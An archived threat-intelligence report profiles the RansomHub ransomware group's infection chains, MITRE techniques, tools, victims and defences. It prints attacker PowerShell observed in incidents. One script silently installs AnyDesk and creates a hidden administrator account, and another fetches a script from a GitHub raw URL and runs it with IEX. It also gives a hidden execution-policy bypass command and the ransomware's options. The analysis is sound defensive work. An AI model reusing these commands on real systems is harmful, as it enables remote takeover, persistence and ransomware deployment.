Ransomware Spotlight: Ransomhub

Archived: 2026-04-29 02:05:01 UTC

X

Infection chain and techniques

The following section details the initial infection chain observed from RansomHub activity as illustrated in Figure 1.

Initial Access

- The RansomHub ransomware group use spear-phishing voice scams for initial access. The cybercriminals use social engineering to orchestrate victim account password resets, employing speakers with a convincing American accent to lure victims. RansomHub also possibly uses compromised VPN accounts.

Execution

- Operators behind RansomHub use PsExec to execute commands remotely on the victim's machine. They have also been observed to use Powershell scripts to execute commands related to credential access, discover remote systems, establish SSH connections.
- They have also been observed to use Python scripts to establish SSH connections, transfer the encryptor via Secure File Transfer Protocol (SFTP), and execute the encryptor simultaneously across multiple servers.

Persistence

- RansomHub uses a local account to maintain access and adds the created user to administrator groups to maintain elevated access.

Defense Evasion

- RansomHub drops and executes a batch file named *disableAV.bat* detected as *Trojan.BAT.KAPROCHANDLER.A*. It copies and executes the binary used to terminate and delete antivirus-related processes and files. The binary used, detected as *STONESTOP*, uses a signed driver, detected as *POORTRY*, to delete files and terminate processes that are related to antivirus products.
- The ransomware also uses another batch file to delete multiple registry subkeys and entries intended to bypass virus and threat protection settings in Windows.
- RansomHub also uses *TDSSKiller* to disable antivirus or EDR solutions in the target system and *TOGGLEDEFENDER* to disable Windows Defender.
- The ransomware group also uses EDR Kill Shifter that functions as a loader executable that utilizes the Bring Your Own Vulnerable Driver (BYOVD) technique. It exploits different vulnerable drivers to disable EDR protection.
- The ransomware group also uses IOBit Unlocker to unlock files and folders that are locked by other processes or programs.

Credential Access

- RansomHub uses MIMIKATZ, LaZagne, and SecretServerSecretStealer to retrieve passwords and credentials on their victim's machines.
- The ransomware group has also been observed to exploit the Veeam Backup & Replication component vulnerability CVE-2023-27532, where they connected to the *Veeam.Backup.Service.exe* on TCP/9401, created a network share, and then created and executed a Powershell script to dump credentials from the Veeam database to a text file. The group was also seen using Veeamp which is a credential dumping tool specifically designed to extract credentials from a SQL database utilized by Veeam backup management software.
- A sample from the ransomware group has also been observed to conduct a brute force attack on the domain controller which was followed by a *ntlmv1* logon to the domain controller. The group has also been observed extracting the *NTDS.dit* file which is a database that stores the Active Directory data including users, groups, security descriptors and password hashes.
- RansomHub also uses a PowerShell script that interacts with the CyberArk Privileged Access Security (PAS) solution to pull account information from safes and export it to a CSV file.

Discovery

- RansomHub operators use *NetScan* to discover and retrieve information about network devices. They also use Advanced Port Scanner to scan for open ports on network computers.

Lateral Movement

- RansomHub ransomware uses the *cmd* command *xcopy/copy* to transfer the binary and driver used to terminate and delete anti-virus related processes and files, respectively. The group employs a PowerShell script to connect to a vCenter Server, retrieve all ESXi hosts, and configures the SSH service on each host to start automatically, enabling external SSH connections. The script also has the capability to reset the ESXi root user password and then disconnect from the vCenter Server.
- RansomHub operators also use a SMB spreader that uses Impacket, which was provided to RansomHub affiliates. The SMB spreader runs a specified ransomware executable over the affected system's local network.
- The group also used SFTP to transfer the encryptor.

Command and Control

- RansomHub operators use Atera, Splashtop, AnyDesk, Ngrok, Screen Connect and Remmina to to gain access on victim machines remotely.


Impact

- RansomHub ransomware uses two encryption algorithms to encrypt target files: ECDH and AES. The ransomware then appends the 32-byte master public key from its configuration to the end of each encrypted file. The ransomware binary requires a -pass argument with a 32-byte passphrase to be specified when the ransomware is executed. The 32-byte passphrase is used to decrypt an embedded configuration during runtime which contains the file extensions, file names, and folders to avoid, processes and services to terminate, as well as compromised login accounts.

Exfiltration


- RansomHub ransomware has been detected using the third-party tool and web-service RClone to exfiltrate to stolen information.

Figures 2 and 3 illustrate the RansomHub infection chain from its observed campaigns in the fourth quarter of 2024.



open on a new tab

Figure 2. The RansomHub infection chain that uses NODESTEALER and XWORM



open on a new tab

Figure 3. RansomHub infection that uses a modified Secure Common Uninstall Tool (SCUT)

The following section details RansomHub infection chains that we investigated from the group's observed campaigns in the fourth quarter of 2024.

Initial Access

- RansomHub operators in their campaigns in the second half of 2024 until early 2025 were observed to use SocGholish which typically utilizes drive-by compromises and social engineering tactics to trick users into downloading a malicious JavaScript payload masquerading as a browser update. After the execution of the initial

payload, the malware establishes a command-and-control (C&C) channel, allowing adversaries to perform further malicious actions.

Execution

- RansomHub operators used Winhelper.ps1, x.ps1 and vcruntime.py to download and execute files and scripts from a GitHub repository.

Privilege Escalation

- The RansomHub campaigns from the second half of 2024 to early 2025 showed the use of PowerRun, which is designed to run programs with TrustedInstaller (TI) privileges that usually provide higher permissions compared to Administrator privileges. This tool exploits Windows commands to elevate privileges and bypass standard security controls.

Credential Access

- RansomHub uses NODESTEALER to retrieve browser cookies and login credentials from the victim's system.

Discovery

- RansomHub operators also use nbtscan to conduct internal reconnaissance within a compromised network. It can also be used to scan IP networks, list NetBIOS computer names, collect MAC addresses, and list active users on a system.

Command and Control

- RansomHub also uses XWORM to connect to a command and control server, COBEACON for command execution and other functions, Python SOCKS5 Proxy Client to maintain access to compromised endpoints and deploy encryptors, Betruger for the uploading of files to the C&C server and other functions, and Configure-SMRemoting to configure and enable PowerShell remoting on Windows systems.

Defense Evasion

- RansomHub threat actors were observed using a modified version of the legitimate Secure Common Uninstall Tool (SCUT) to remove the verification of the JWT token and whether the process was launched by a Trend Micro process. This modification allows attackers to mimic legitimate processes and perform malicious actions.
- RansomHub threat actors also used AMSI Bypass Patcher to alter the behavior of the AmsiScanBuffer function by locating and altering the memory address of the AmsiScanBuffer function within amsi.dll, which then allows potentially malicious code to bypass AMSI's detection mechanisms and execute without being flagged.
- The RansomHub ransomware group also used GMER to detect and remove toolkits, as well as Uninstall-CS-ISG.bat, which is a batch file disguised as a CrowdStrike uninstall script, to transfer tools, uninstall CrowdStrike and Apex One agents, and execute the ransomware payload.

Exfiltration

- RansomHub threat actors in their observed campaigns from the second half of 2024 to early 2025 used MEGAsync, which is an installable application that synchronizes folders between computers and MEGA Cloud Drives.

Impact

- RansomHub actors used VeraCrypt to encrypt backup storage devices.

MITRE tactics and techniques

In this section, we detail two MITRE tactics and techniques from the different campaigns we have observed from the RansomHub ransomware family. The first table enumerates the different MITRE tactics that the ransomware family used in its first observed campaign in the first half of 2024.

Initial Access	Execution	Persistence	Privilege Escalation	I
T1078 - Valid Accounts *The ransomware*	**T1059.001** - Command and Scripting Interpreter: PowerShell *• Based on external reportsopen on a new tab, the ransomware group uses PowerShell scripts to execute*	**T1136.001** - Create Account: Local Account *The ransomware group was able to execute command via*	**T1078.003** - Valid Accounts: Local Accounts *If -safeboot is passed as an argument, the ransomware*	**T** *T* *s*

Initial Access	Execution	Persistence	Privilege Escalation	I

group could have possibly used compromised VPN accounts.
 	
T1566.004 - Phishing: Spearphishing Voice
Based on external reportsopen on a new tab, the ransomware group uses social engineering to orchestrate victim account password resets, particularly with American-accented speakers
	commands related to credential access, discover remote systems, and enable SSH service.
	• The ransomware group also used a PowerShell script to download AnyDesk:
	Function AnyDesk { mkdir "C:\ProgramData\AnyDesk" # Download AnyDesk $clnt = new-object System.Net.WebClient $url = "hxxp://download[.]anydesk[.]com/AnyDesk.exe" $file = "C:\ProgramData\AnyDesk.exe" $clnt.DownloadFile($url,$file) cmd.exe /c C:\ProgramData\AnyDesk.exe --install C:\ProgramData\AnyDesk --start-with-win --silent cmd.exe /c echo {redacted} | C:\ProgramData\anydesk.exe --set-password net user {redacted} "{redacted}" /add net localgroup Administrators {redacted} /ADD reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v {redacted} /t REG_DWORD /d 0 /f cmd.exe /c C:\ProgramData\AnyDesk.exe --get-id }
	
	T1059.006 - Command and Scripting Interpreter: Python
	Based on external reportsopen on a new tab, the ransomware group utilizes a customized Python script to establish an SSH connection with targeted ESXi servers, transfer the encryptor via SFTP, confirm the successful transfer, and execute the encryptor simultaneously across multiple servers.
	
	T1059.003 - Command and Scripting Interpreter: Windows Command Shell
	The ransomware binary accepts the following parameters:
	`C:\_Tset\All Source Code\PerfLogs>amd64.exe -help`
	`USAGE: amd64.exe [OPTIONS]`
	`OPTIONS:`
	`-disable-net`
	`Disable network before running`
	`-host value`
	`Only process smb hosts inside defined host. -host //10.10.10.10/ -host //10.10.10.11/`
	`-only-local`
	`Only encrypt local disks`
	`-pass string`
	`Pass`
	`-path value`
	`Only process files inside defined path. -path C:// -path D:// -path//10.10.10.10/d/`
	`-safeboot`
	`Reboot in Safe Mode before running`
	`-safeboot-instance`
	`Run as Safe Mode instance`
	`-sleep int`
	`Sleep for a period of time to run (minute)`
	`-verbose`
	`Log to console`
	open on a new tab
	Other versions of the RansomHub accepts the following command line parameters:
	`USAGE: 189c638388acd0189fe164cf81e455e41d9629d6.exe [OPTIONS]`
	`OPTIONS:`
	`-cmd string`
	`cmd to be executed before encryption`
	`-disable-net`
	`disable network before running`
	`-fast`
	`fast encryption mode`
	`-file value`
	`only process file inside defined files. -file C://1.txt -file D://2.txt`
	`-host value`
	`only process net share inside defined hosts. -host 10.10.10.10 -host 10.10.10.11`
	`-only-local`
	`only encryption local disks`
	`-pass string`
	`Run Pass`
	`-path value`
	`only process files inside defined paths. -path C:// -path D:// -path //10.10.10.10/d/`
	`-safeboot`
	`reboot in Safe Mode before running`
	`-safeboot-instance`
	`run as Safe Mode instance`
	`-skip-vm value`
	`Skip shutting down VMs. -skip-vm "Ubuntu 22.04 LTS" -skip-vm "Windows Server 2012"`
	`-sleep int`
	`sleep for a period of time to run (minute)`
	`-verbose`
	`log to console`
	open on a new tab
	It can also execute supplied commands before its encryption routine by using the -cmd {command to execute} parameter.
		the net command-line utility to create a local account, maintaining access to victim systems.
		
		T1098 - Account Manipulation
		The ransomware group was able to execute command via the net command-line utility to add created user account to the administrator groups to maintain elevated access.
		
		T1547.001 - Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
		If -safeboot is passed as an argument, the ransomware binary adds the following entries to the SOFTWARE\Microsoft\Windows NT\CurrentVersion\RunOnce registry key to execute itself upon reboot:
		****zCCyEs = {Malware File Path}\{Malware File Name} -safeboot-instance -pass {32-byte passphrase}***
		
		T1547 - Boot or Logon Autostart Execution
		• The ransomware binary enables automatic logon by adding the following registry entries in the SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon.
		• The credentials are then saved to a text file named user.txt. The login information is also displayed in the console.
		AutoAdminLogon = 1
		DefaultUserName = Administrator
		DefaultDomainName =
		DefaultPassword = {random characters}
			binary attempts to login as the administrator using the compromised usernames and passwords included in the credentials key in the encrypted configuration using the API LogonUserW. If the login attempt fails it enables automatic logon.
			
			T1134.001 - Access Token Manipulation: Token Impersonation/Theft
			The ransomware binary can impersonate a logged-on user's security context using a call to the ImpersonateLoggedOnUser API.	

Initial Access	Execution	Persistence	Privilege Escalation	I

The following table details the MITRE tactics from its campaigns in the fourth quarter of 2024; while there are similarities with the TTPs used in the groups previous campaign in March 2024, there are also key differences that show how threat actors are continuously adapting more sophisticated techniques to circumnavigate defenses.

Initial Access	Execution

Initial Access	Execution

T1566.001 - Phishing: Spearphishing Attachment
Based on our investigation, the threat actor likely utilized a phishing email containing a malicious ZIP file. Inside the ZIP file is a binary file masquerading as a PDF, which triggers the execution of the PowerShell script WinHelper.ps1 using the command:
PowerShell -ep bypass -w hidden -f C:\Users\Public\WinHelper.ps1
	T1059.001 - Command and Scripting Interpreter: PowerShelll
	The group was also observed to use a PowerShell downloader named WinHelper.ps1 to retrieve and execute anothe GitHub repository.
	$url='hxxps[://]raw[.]githubusercontent[.]com/poseidon1338/sp02/refs/heads/main/s' $url2='' $tExt20=((New-O System[.]Net[.]WebClient).DoWnloAdString('hxxps[://]raw[.]githubusercontent[.]com/poseidon1338/PowerShell iEx $text20
	
	RansomHub also used another PowerShell script named x.ps1 to download and extract an archived Python environ to C:\WinExplorer directory with the following steps:
	• The script first downloads a ZIP file from a Dropbox link and saves it as WinHelper.zip in C:\WinExplorer\.
	`$envu = "https://www.dropbox.com/scl/fi/yr07btn4tcl43y5859p5i/Env.zip?rlkey=xbl0vvetokema4ea4k8iut278&st=2xlzkrtt&dl=1"`
	`$envz = $envp + "WinHelper.zip"`
	`[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;`
	`(New-Object -TypeName System.Net.WebClient).DoWnloAdFile($envu, $envz)`
	open on
	•It then uses Expand-Archive to extract the downloaded ZIP file into the C:\WinExplorer\ directory.
	`try {`
	`  # Tải thư viện System.IO.Compression.FileSystem nếu chưa có`
	`  Add-Type -AssemblyName "System.IO.Compression.FileSystem"`
	`  # Đường dẫn đến file ZIP và thư mục đích`
	`  $zipFilePath = $envz`
	`  $destinationFolder = $envp`
	`  # Giải nén file ZIP`
	`  Expand-Archive -Path $zipFilePath -DestinationPath $destinationFolder -Force`
	`  Write-Host "Giải nén thành công!";`
	`} catch {`
	`  Write-Host "Có lỗi xảy ra trong quá trình giải nén:"`
	`}`
	open on
	They also used the PowerShell script to create and execute Python files that will establish persistence and downloa script from a GitHub repository with the following steps:
	•The script reads the content of a file (Gimport.dat) and stores it in $stct and $stct2, replaces placeholders %up% w $url2, and writes the modified content into two new Python files: vcruntime140.py and vcruntime140d.py.
	`$st = $envp + "Gimport.dat"`
	`$stct = Get-Content -Path $st -Raw`
	`$stct2 = Get-Content -Path $st -Raw`
	`$stct = $stct -replace "%up%", $url`
	`$stct2 = $stct2 -replace "%up%", $url2`
	`$rtc1 = $envp + "vcruntime140.py"`
	`$rtc2 = $envp + "vcruntime140d.py"`
	`Set-Content -Path $rtc1 -Value $stct`
	`Set-Content -Path $rtc2 -Value $stct2`
	open on a new tab
	•The script then executes the Python interpreter (python.exe) located in C:\WinExplorer\ to run the two generated P (vcruntime140.py and vcruntime140d.py).
	`Start-Process -FilePath $e -ArgumentList "`"$rtc1`"" -NoNewWindow`
	`Start-Process -FilePath $e -ArgumentList "`"$rtc2`"" -NoNewWindow`
	open on
	In the previously mentioned February 2025 incident, a PowerShell script named 111.ps1 was used to execute diskpa
	
	T1059.006 - Command and Scripting Interpreter: Python
	The group also dropped the Python scripts named vcruntime140.py and vcruntime140d.py that ensures persistence l in the startup folder to execute them when the system reboots.
	
	T1059.003 - Command and Scripting Interpreter: Windows Command Shell
	The group used a batch file disguised as a CrowdStrike uninstall script to transfer tools, uninstall CrowdStrike and execute the ransomware payload.
	
	Our investigation of the February 2025 incident showed that a batch file named g.bat was created which was used t the victim's machine.

Initial Access	Execution

Summary of malware, tools, and exploits used

Table 1 summarizes the malware, techniques, and tools used for by RansomHub actors in their initial infection chain that we first observed.

Execution	Privilege Escalation	Credential Access	Lateral Movement	Discovery	Command and Control	Defense Evasi
• PsExec	• CVE-2020-1472	• MIMIKATZ • LaZagne • CVE-2023-27532 • SecretServerSecretStealer • Veeamp	• SMB Spreader	• NetScan • Advanced Port Scanner	• Atera • Splashtop • AnyDesk • Ngrok • Remmina • ConnectWise Screen Connect	• POORT • STONE • TOGGL • TDSSK • EDR Ki • IOBit U

Table 1. Malware, techniques, and tools used in the RansomHub initial infection chain


Table 2 lists the malware and tools used in the RansomHub infection chains that uses NODESTEALER, XWORM, ad a modified Secure Common Uninstall Tool (SCUT).

Initial Access	Execution	Privilege Escalation	Credential Access	Discovery	Command and Control	Defense E
• SocGholish	• WinHelper.ps1 • x.ps1 • vcruntime.py	• PowerRun	• NODESTEALER	• nbtscan	• XWORM • COBEACON • Python SOCKS5 Proxy Client • Betruger • Configure-SMRemoting	• Mc Sec Co Un Toc (SC • AM By Pat • De Ima Ser Ma Toc (Dl • GM • Un CS

Table 2. Malware, techniques, and tools used in the RansomHub initial infections from November 2024 that used NODESTEALER, XWORM, ad a modified Secure Common Uninstall Tool (SCUT).

Top affected countries and industries from Trend Micro threat intelligence


In this section, we outline the activity of both the RansomHub ransomware and the Knight ransomware as investigations suggest that the two are related. RansomHub was first reported in February 2024, but the first instance of an attempted attack in Trend Micro-covered systems was in April 2024. The Knight ransomware, on the other hand, has been active since January this year, when we began to track it in our telemetry. While it has been previously mentioned that RansomHub was declared inactive since April after the DragonForce takeover, Trend telemetry counted detections until July, when our endpoint sensors identified detection names connected to RansomHub.



open on a new tab

Figure 4. A monthly breakdown of attempted attacks from Knight ransomware and RansomHub ransomware (January 2024 to July 2025)


Knight ransomware's top targeted countries include Brazil, Türkiye, the United States, Ireland, and Israel, while RansomHub focused their efforts in targeting enterprises from the United States and Malaysia. Note that the country data for RansomHub and Knight ransomware do not include October 2024 to February 2025 detections due to a retention limitation in our telemetry at the time of writing. Figure 3 will be updated once more data is available.



open on a new tab

Figure 5. A breakdown of the top countries targeted by the Knight and RansomHub ransomware groups (January to September 2024, April to July 2025)

While many customers chose not to specify the industry in which they belong, data from those that did reveal that Knight ransomware targeted financial institutions the most, while RansomHub ransomware targeted the education sector the most. Note that the industry data for RansomHub and Knight ransomware do not include detections from October 2024 to February 2025 due to a retention limitation in our telemetry at the time of writing. Figure 3 will be updated once more data is available.



open on a new tab


Figure 6. A breakdown of the top industries targeted by the Knight and RansomHub ransomware groups (January – September 2024, April to July 2025)

Targeted regions and industries according to RansomHub ransomware's leak site

This section looks at data based on attacks recorded on the leak site of the RansomHub ransomware and a combination of our open-source intelligence (OSINT) research and an investigation from February 2024 to March 2025.

The gang has so far added at least 748 victims to its leak site, but the actual victim count is likely higher.

Of the total number of revealed victims, the RansomHub ransomware targeted enterprises in the North American region the most.



open on a new tab


Figure 7. The distribution by region of the RansomHub ransomware's victim organizations, excluding victims with unknown locations
Sources: RansomHub ransomware's leak site and Trend Micro's OSINT research (February 2024 to March 2025)

RansomHub targeted enterprises in the United State the most. The gang launched attacks on other countries fewer times, but their total of 748 victims comes from a wide range of at least 75 countries.

trendmicro -articleopen on a new tab

Figure 8. The top 10 countries targeted by the RansomHub ransomware
Sources: RansomHub ransomware's leak site and Trend Micro's OSINT research (February 2024 to March 2025)


Majority of the RansomHub ransomware's victim organizations were small businesses. The gang targeted medium businesses 65 times, and large enterprises only 38 times.



open on a new tab

Figure 9. The distribution by organization size of RansomHub's victim organizations
Sources: RansomHub ransomware's leak site and Trend Micro's OSINT research (February 2024 to March 2025)

There are no outstanding sectors that RansomHub prefers to target, as their victimology by industry is spread out across sectors; however, the sector with the most attack counts as revealed by their leak site are from the IT sector.



open on a new tab

Figure 10. A breakdown of the top 10 industries targeted by RansomHub ransomware attacks
Sources: RansomHub ransomware's leak site and Trend Micro's OSINT research (February 2024 to March 2025)

Trend Micro Vision One Threat Intelligence

To stay ahead of evolving threats, Trend Micro customers can access a range of Intelligence Reports and Threat Insights within Trend Micro Vision One. Threat Insights helps customers stay ahead of cyber threats before they happen and better prepared for emerging threats. It offers comprehensive information on threat actors, their malicious activities, and the techniques they use. By leveraging this intelligence, customers can take proactive steps to protect their environments, mitigate risks, and respond effectively to threats.

Trend Micro Vision One Intelligence Reports App [IOC Sweeping]

The following can be searched in the Trend Vision One Intelligence Reports dashboard for IOC sweeping:

- RansomHub Attacks Surge: New Anti-EDR Tactics Unveiled and AMADEY Infrastracture Connection
- [Hot Threats]: New Indicators for RANSOMHUB Ransomware -
- New RansomHub attack uses TDSKiller and LaZagne, disables EDR
- StopRansomware: RansomHub Ransomware

Trend Micro Vision One Threat Insights App

Trend Vision One Hunting Query

Trend Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this feature with data in their environment.

- RansomHub Ransomware VSAPI Detections and Ransom Note:

```
malName:(*RANSOMHUB* or *KNIGHT*) AND eventName: MALWARE_DETECTION AND FileFullPath:("*\\README_*")
```

- RansomHub Ransomware Process Execution:

```
processCmd:"/*cmd.exe /c iisreset.exe /stop*/" AND processCmd:"*powershell.exe -Command PowerShell -Command "
```

More hunting queries are available for Vision One customers with Threat Insights Entitlement enabledopen on a new tab.

Recommendations

RansomHub ransomware is the latest evidence that cybercriminals are easy to respawn and work together with other groups to maximize profits from their extortion schemes. Its links to the people behind BlackCat and Knight ransomware make it a formidable threat worth watching out for, especially as the group's victimology in less than a year of activity suggests frequent and aggressive attacks.

To protect systems against RansomHub ransomware and other similar threats, organizations can implement security frameworks that allocate resources systematically to establish a strong defense strategy.

The following are some best practices that organizations can consider to help protect themselves from ransomware infections:

Audit and inventory

- Take an inventory of assets and data
- Identify authorized and unauthorized devices and software
- Make an audit of event and incident logs

Configure and monitor

- Manage hardware and software configurations
- Grant admin privileges and access only when necessary to an employee's role
- Monitor network ports, protocols, and services
- Activate security configurations on network infrastructure devices such as firewalls and routers
- Establish a software allow list that only executes legitimate applications

Patch and update

- Conduct regular vulnerability assessments
- Perform patching or virtual patching for operating systems and applications
- Update software and applications to their latest versions

Protect and recover

- Implement data protection, backup, and recovery measures
- Enable multifactor authentication (MFA)

Secure and defend

- Employ sandbox analysis to block malicious emails
- Deploy the latest versions of security solutions to all layers of the system, including email, endpoint, web, and network
- Detect early signs of an attack such as the presence of suspicious tools in the system
- Use advanced detection technologies such as those powered by AI and machine learning

Train and test

- Regularly train and assess employees on security skills
- Conduct red-team exercises and penetration tests

A multilayered approach can help organizations guard the possible entry points into the system (endpoint, email, web, and network). Security solutions can detect malicious components and suspicious behavior could help protect enterprises.

- - Trend Vision One™ – Endpoint Securityopen on a new tab provides multilayered prevention and protection capabilities across every stage of the attack chain. Industry-leading intrusion prevention empowers you to mitigate known but unpatched threats that can help block questionable behavior and tools early on before the ransomware can do irreversible damage to the system. Predict if files are malicious and detect indicators of attack before they get a chance to execute.
  - Trend Vision One™ – Cloud Securityopen on a new tab provides advanced server security for physical, virtual, and cloud servers through file integrity monitoring, server intrusion prevention, and container security. It protects enterprise applications and data from breaches and business disruptions without requiring emergency patching.
  - Trend Vision One™ – Email and Collaboration Securityopen on a new tab monitors employee risk levels in real-time with email user risk assessments, swiftly detects and responds to user-targeted threats, and implement email security and prevention measures to disrupt the attack chain and effectively mitigate risk.

HIDE

Like it? Add this infographic to your site:
1. Click on the box below. 2. Press Ctrl+A to select all. 3. Press Ctrl+C to copy. 4. Paste the code into your page (Ctrl+V).

Image will appear the same size as you see above.

We Recommend

-
-
-
-

- - The Industrialization of Botnets: Automation and Scale as a New Threat Infrastructurenews article
  - Complexity and Visibility Gaps in Power Automatenews article
- - Cracking the Isolation: Novel Docker Desktop VM Escape Techniques Under WSL2news article
  - Azure Control Plane Threat Detection With TrendAI Vision One™news article
- - The AI-fication of Cyberthreats: Trend Micro Security Predictions for 2026predictions

- Ransomware Spotlight: DragonForcenews article
- Stay Ahead of AI Threats: Secure LLM Applications With Trend Vision Onenews article
- The Road to Agentic AI: Navigating Architecture, Threats, and Solutionsnews article

---